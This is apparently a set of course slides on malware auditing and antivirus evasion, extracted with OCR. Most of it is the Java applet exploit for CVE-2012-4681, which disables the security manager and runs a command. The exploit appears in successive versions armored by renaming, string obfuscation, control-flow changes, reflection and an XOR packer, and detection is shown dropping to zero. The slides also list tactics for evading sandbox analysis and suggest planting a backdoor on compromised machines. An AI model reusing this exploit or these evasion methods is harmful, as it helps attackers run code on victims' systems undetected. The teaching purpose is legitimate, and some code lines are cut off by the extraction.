
Are we doing ourselves a disservice by labeling these as separate problems?



Next time you compromise a machine try dropping a program with an exploitable “bug” as the backdoor.

OODA and You

- “Security is a process, not a product” – Bruce Schneier



OODA and You



Our opponent


- Time
- Evolution of malware

“...IA > AI, that is, that intelligence amplifying systems can, at any given level of available systems technology, beat AI systems. That is, a machine and a mind can beat a mind-imitating machine working by itself.” – Fred Brooks

Lab: Auditing Android Application for Malware

- ConnectBotBad
 - Several thousand lines of source code
 - Has multiple malwares
 - Work smarter not harder
 - Use control flow, data flow, program slices to test hypotheses
 - Leverage some knowledge of Android APIs to search sensitive interactions
- FlashBang
 - Example from the wild (but decompiled and refactored for this lab)
 - Try auditing the source code version
 - Try auditing the binary version

Antivirus Evasion



Do you agree?

- Antivirus protects us from modern malware.
- Antivirus protects us from yesterday's threats.
- Antivirus protects us from last year's threats.
- Antivirus is totally worthless.

Exercise (2014): Refactoring CVE-2012-4681

- “Allows remote attackers to execute arbitrary code via a crafted applet that bypasses SecurityManager restrictions...”
- CVE Created August 27th 2012 (~2 years old...)
- github.com/benjholla/CVE-2012-4681-Armoring

| Sample | Notes | Score (2014's positive detections) |
|--------------------|---|------------------------------------|
| Original Sample | http://pastie.org/4594319 | 30/55 |
| Technique A | Changed Class/Method names | 28/55 |
| Techniques A and B | Obfuscate strings | 16/55 |
| Techniques A-C | Change Control Flow | 16/55 |
| Techniques A-D | Reflective invocations (on sensitive APIs) | 3/55 |
| Techniques A-E | Simple XOR Packer | 0/55 |

Technique A (Rename Class/Methods/Fields)

```
public class Gondvv extends Applet           public class Application extends Applet {  
{  
    public Gondvv()                         public Application() {  
    {  
    }  
    public void disableSecurity()           public void method1() throws Throwable {  
        throws Throwable                   Statement localStatement = new Statement(System.class, "setSecurityManager", new Object[1]);  
    {  
        Permissions localPermissions = new Permissions();  
        localPermissions.add(new AllPermission());  
        ProtectionDomain localProtectionDomain = new ProtectionDomain(new CodeSource(new URL("file:///"), new Certificate[0]), loca  
        AccessControlContext localAccessControlContext = new AccessControlContext(new ProtectionDomain[] { localProtectionDomain })  
        method3(Statement.class, "acc", localStatement, localAccessControlContext);  
        localStatement.execute();  
    }  
    private Class method2(String paramString) throws Throwable {  
        Object arrayOfObject[] = new Object[1];  
        arrayOfObject[0] = paramString;  
        Expression localExpression = new Expression(Class.class, "forName", arrayOfObject);  
        localExpression.execute();  
        return (Class) localExpression.getValue();  
    }  
    private void method3(Class paramClass, String paramString, Object paramObject1, Object paramObject2) throws Throwable {  
        Object arrayOfObject[] = new Object[2];  
        arrayOfObject[0] = paramClass;  
        arrayOfObject[1] = paramString;  
        Expression localExpression = new Expression(method2("sun.awt.SunToolkit"), "getField", arrayOfObject);  
        localExpression.execute();  
        ((Field) localExpression.getValue()).set(paramObject1, paramObject2);  
    }  
    private Class getClass(String paramString) throws Throwable {  
        Object arrayOfObject[] = new Object[1];  
        arrayOfObject[0] = paramString;  
        Expression localExpression = new Expression(Class.class  
        localExpression.execute();  
        return (Class)localExpression.getValue();  
    }  
}
```

Technique B (Obfuscate Strings)

```
public class Application extends Applet {  
  
    public Application() {  
    }  
  
    public void method1() throws Throwable {  
        Statement localStatement = new Statement(System.class, "setSecurityManager", new Object[1]);  
        Permissions localPermissions = new Permissions();  
        localPermissions.add(new AllPermission());  
        ProtectionDomain localProtectionDomain = new ProtectionDomain(new CodeSource(new URL("file:///")),  
        AccessControlContext localAccessControlContext = new AccessControlContext(new ProtectionDomain[] {  
            method3(Statement.class, "acc", localStatement, localAccessControlContext);  
        localStatement.execute();  
    }  
  
    private Class method2(String paramString) throws Throwable {  
        Object arrayOfObject[] = new Object[1];  
        arrayOfObject[0] = paramString;  
        Expression localExpression = new Expression(Class.class, "forName", arrayOfObject);  
        localExpression.execute();  
        return (Class) localExpression.getValue();  
    }  
  
    private void method3(Class paramClass, String paramString, Object paramObject1, Object paramObject2) throws  
        Object arrayOfObject[] = new Object[2];  
        arrayOfObject[0] = paramClass;  
        arrayOfObject[1] = paramString;  
        Expression localExpression = new Expression(method2("sun.awt.SunToolkit"), "getField", arrayOfObject);  
        localExpression.execute();  
        ((Field) localExpression.getValue()).set(paramObject1, paramObject2);  
    }
```

```
public class Application extends Applet {  
  
    private static final String s1 = l(r(l(r("se" + "tSecu")))) + "rityMa" + ("nager".toLowerCase().trim());  
    private static final String s2 = "fi" + l("le") + ":" + r("//");  
    private static final String s3 = "v33".replace("3", "c").replace("v", "b").replace("b", "a");  
    private static final String s4 = (String) (new Random().nextInt(2) < 3 ? "4Lame".replace("+" + 4, "for").replace("o", "f");  
    private static final String s5 = ("son" + "." + r("wt") + "a") + "." + "Sun2lkyt").replace("so", "su").replace("n", "l");  
    private static final String s6 = "g" + e().charAt(0) + "tFi" + e().charAt(2) + "ld";  
    private static final String s7 = "c" + "all".substring(0, 2) + s3.charAt(1) + ",".replace(".", ".") + e();  
    private static final String s8 = r("ao" + Character.toUpperCase('l')) + r("gnid");  
  
    private static String e(){  
        return "" + (char) 0x65 + (char) 0x78 + ((char) (0x64 + 0x01));  
    }  
  
    private static String r(String s){  
        return new StringBuilder(s).reverse().toString();  
    }  
  
    private static String l(String s){  
        String result = "";  
        for(Character c : s.toCharArray()){  
            result += c;  
        }  
        return r(r(result));  
    }  
  
    public Application() {  
    }  
  
    public void method1() throws Throwable {  
        Statement localStatement = new Statement(System.class, s1, new Object[1]);  
        Permissions localPermissions = new Permissions();  
        localPermissions.add(new AllPermission());  
        ProtectionDomain localProtectionDomain = new ProtectionDomain(new CodeSource(new URL(s2), new Certificate[] {}),  
        AccessControlContext localAccessControlContext = new AccessControlContext(new ProtectionDomain[] {  
            method3(localProtectionDomain, "acc", localStatement, localAccessControlContext);  
        localStatement.execute();  
    }
```

Technique C (Change Control Flow)

```
public void method1() throws Throwable {
    Statement localStatement = new Statement(System.class, s1, new Object[1]);
    Permissions localPermissions = new Permissions();
    localPermissions.add(new AllPermission());
    ProtectionDomain localProtectionDomain = new ProtectionDomain(new CodeSource(new URL(
    AccessControlContext localAccessControlContext = new AccessControlContext(new Protect
    method3(Statement.class, s3, localStatement, localAccessControlContext);
    localStatement.execute();
}
```

```
private Class method2(String paramString) throws Throwable {
    Object arrayOfObject[] = new Object[1];
    arrayOfObject[0] = paramString;
    Expression localExpression = new Expression(Class.class, s4, arrayOfObject);
    localExpression.execute();
    return (Class) localExpression.getValue();
}
```

```
private void method3(Class paramClass, String paramString, Object paramObject1, Object param
    Object arrayOfObject[] = new Object[2];
    arrayOfObject[0] = paramClass;
    arrayOfObject[1] = paramString;
    Expression localExpression = new Expression(method2(s5), s6, arrayOfObject);
    localExpression.execute();
    ((Field) localExpression.getValue()).set(paramObject1, paramObject2);
}
```

```
@Override
public void init() {
    try {
        method1();
        Process localProcess = null;
        localProcess = Runtime.getRuntime().exec(s7);
        if (localProcess != null)

```

```
        @Override
        public void init() {
            try {
                Statement ls = new Statement(System.class, s1, new Object[1]);
                Permissions lp = new Permissions();
                lp.add(new AllPermission());
                ProtectionDomain lpd = new ProtectionDomain(new CodeSource(new URL(s2), new Certificate[0]), lp);
                AccessControlContext lacc = new AccessControlContext(new ProtectionDomain[] { lpd });
                Object arr1[] = {s5};
                Expression exp1 = new Expression(Class.class, s4, arr1);
                exp1.execute();
                Class<?> c = (Class<?>) exp1.getValue();
                Object arr2[] = new Object[2];
                arr2[0] = Statement.class;
                arr2[1] = s3;
                Expression exp2 = new Expression(c, s6, arr2);
                exp2.execute();
                ((Field) exp2.getValue()).set(ls, lacc);
                ls.execute();
                Process localProcess = null;
                localProcess = Runtime.getRuntime().exec(s7);
                localProcess.waitFor();
            } catch (Throwable t) {
                t.printStackTrace();
            }
        }
    }
```

```
    @Override
    public void paint(Graphics paramGraphics) {
        paramGraphics.drawString(s8, 50, 25);
    }
}
```

Technique D (Reflection for Sensitive Calls)

```
@Override  
public void init() {  
    try {  
        Statement ls = new Statement(System.class, s1, new Object[1]);  
        Permissions lp = new Permissions();  
        lp.add(new AllPermission());  
        ProtectionDomain lpd = new ProtectionDomain(new CodeSource(new URL(s2), new Certificate[0]), lp);  
        AccessControlContext lacc = new AccessControlContext(new ProtectionDomain[] { lpd });  
        Object arr1[] = {s5};  
        Expression exp1 = new Expression(Class.class, s4, arr1);  
        exp1.execute();  
        Class<?> c = (Class<?>) exp1.getValue();  
        Object arr2[] = new Object[2];  
        arr2[0] = Statement.class;  
        arr2[1] = s3;  
        Expression exp2 = new Expression(c, s6, arr2);  
        exp2.execute();  
        ((Field) exp2.getValue()).set(ls, lacc);  
        ls.execute();  
  
        Process localProcess = null;  
        localProcess = Runtime.getRuntime().exec(s7);  
        localProcess.waitFor();  
    } catch (Throwable t) {  
        t.printStackTrace();  
    }  
}  
  
@Override  
public void paint(Graphics paramGraphics) {  
    paramGraphics.drawString(s8, 50, 25);  
}
```

```
@Override  
public void init() {  
    try {  
        Permissions lp = new Permissions();  
        lp.add(new AllPermission());  
        ProtectionDomain lpd = new ProtectionDomain(new CodeSource(new URL(s2), new Certificate[0]), lp);  
        AccessControlContext lacc = new AccessControlContext(new ProtectionDomain[] { lpd });  
        Object arr1[] = {s5};  
        Expression exp1 = new Expression(Class.class, s4, arr1);  
        exp1.execute();  
        Class<?> c = (Class<?>) exp1.getValue();  
        Object arr2[] = new Object[2];  
        arr2[0] = c(s10);  
        arr2[1] = s3;  
        Expression exp2 = new Expression(c, s6, arr2);  
        exp2.execute();  
  
        Class sc = c(s10);  
        Constructor con = sc.getConstructor(new Class[]{ Object.class, String.class, Object[].class});  
        Object stat = con.newInstance(c(s9), s1, new Object[1]);  
        ((Field) exp2.getValue()).set(stat, lacc);  
        Method m = stat.getClass().getMethod("ex" + "ec" + "ut ".trim() + "e");  
        m.invoke(stat);  
  
        Process localProcess = null;  
        localProcess = Runtime.getRuntime().exec(s7);  
        localProcess.waitFor();  
    } catch (Throwable t) {  
        t.printStackTrace();  
    }  
}  
  
@Override  
public void paint(Graphics paramGraphics) {  
    paramGraphics.drawString(s8, 50, 25);  
}
```

Technique D (Simple Packer)

```
public static void main(String[] args) throws Exception {

    String exploit = "0g5KTvDw8MLxYPfw8vHw6ISVkJiemYGF1YPf1N+xgICcmZORhJmfnvfw9PHw4pqRhpHfkYC" +
                    "AnJWE37GAjyVhPHw8oPB8fDivJqRhpHfnJGe19+jhIKZnpfL8fDyg8Lx8PKDw/Hw8oPE8fDyg8Xx8PK" +
                    "DxvHw8oPH8fDyg8jx8PKDyfHw84PBwPHw4IOVgpmRnKaVgoOZn56lubTx8PG68fD9s5+eg4SRnoSmkZy" +
                    "Flfxw8PDw8PDw8fHw+MyTnJmemYT08fDz2Nmm8fD0s5+Ulffw6fHw55qRhpHfnJGe19+jhIKZnpeyhZm" +
                    "•••
                    "l8YfxhPD58EzwifGI8Ynw+vAt8KjxivGL8Pvx5fDQ8YzxjfD88dTw4fG08Y/w/fHJ8PTxcPFx8PHxcvD" +
                    "w8Pzw8fCc8DnwoPFz8PbwLfDw8Pnw8gfyxyPfxl/Tw8FF08XXw8fDn8PDwtPD08PLw8PD820LwQuDC401" +
                    "G8XZB8PDw8vAr8PDw+vDy8PDwp/D78KjwLPDw80bw8vDw8PzwEfAS8PDw8PD88XzxffDx8PHxfvDw8PLxfw==";

    final byte[] b = base64Decode(exploit);

    byte key = (byte) 0xF0;
    for (int i = 0; i < b.length; i++) {
        b[i] = (byte) (b[i] ^ key);
    }

    class ByteArrayClassLoader extends ClassLoader {
        public Class<?> findClass(String name) {
            return defineClass(name, b, 0, b.length);
        }
    }

    Class<?> c = new ByteArrayClassLoader().findClass("techniques.d.Application");
    Applet a = (Applet) c.getConstructors()[0].newInstance(null);
    a.init();
```

Defeating Static Analysis

- Code Obfuscation
 - Make really hard to read/decompile code
 - Change signatures of what was considered “bad”
- Encryption
 - If the static analysis tool can’t read the source it can’t analyze it
- Polymorphic/Metamorphic malware
 - Keep changing what the code is
 - What is the tool looking for? Change yourself to something else

Defeating Dynamic Analysis

- Example: Google Bouncer (Android App Store Antivirus)
 - Runs apps for 5 minutes and watches behaviors
- How do we defeat it?
 - Wait 5 minutes...then do bad stuff
 - Do we know what it's looking for? (just do other bad stuff)
 - Yea, we have a good idea -> [Dissecting the Android Bouncer](#)
 - Pick some specific triggers (only happens in certain locations?)
 - Detect if we are being watched...and behave if we are

Lab: Antivirus Evasion

- Refactor code, compile, upload to VirusTotal
 - Take note of what each A/V vendor is doing?
 - Which A/V vendors are doing something interesting?